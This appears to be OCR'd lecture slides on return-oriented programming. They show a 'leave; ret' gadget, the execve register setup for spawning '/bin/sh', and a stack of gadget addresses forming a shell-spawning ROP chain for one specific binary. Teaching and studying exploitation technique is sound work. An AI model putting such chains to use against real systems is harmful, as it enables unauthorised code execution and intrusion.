
ROP Chain

```
leave
ret
```




ROP Chain


```
leave
ret
```




ROP Chain


int execve(const char *filename,
char *const argv[],
char *const envp[]);
rdi = address of “/bin/sh”
rsi = 0x0
rdx = 0x0
rax = 0x3b


ROP Chain


rsp
0x400686
0x6bb2e0
0x410093
‘/bin/sh\x00’
0x446c1b
0x410093
0x0
0x4494b5
0x0
0x415294
0x3b
0x474a65

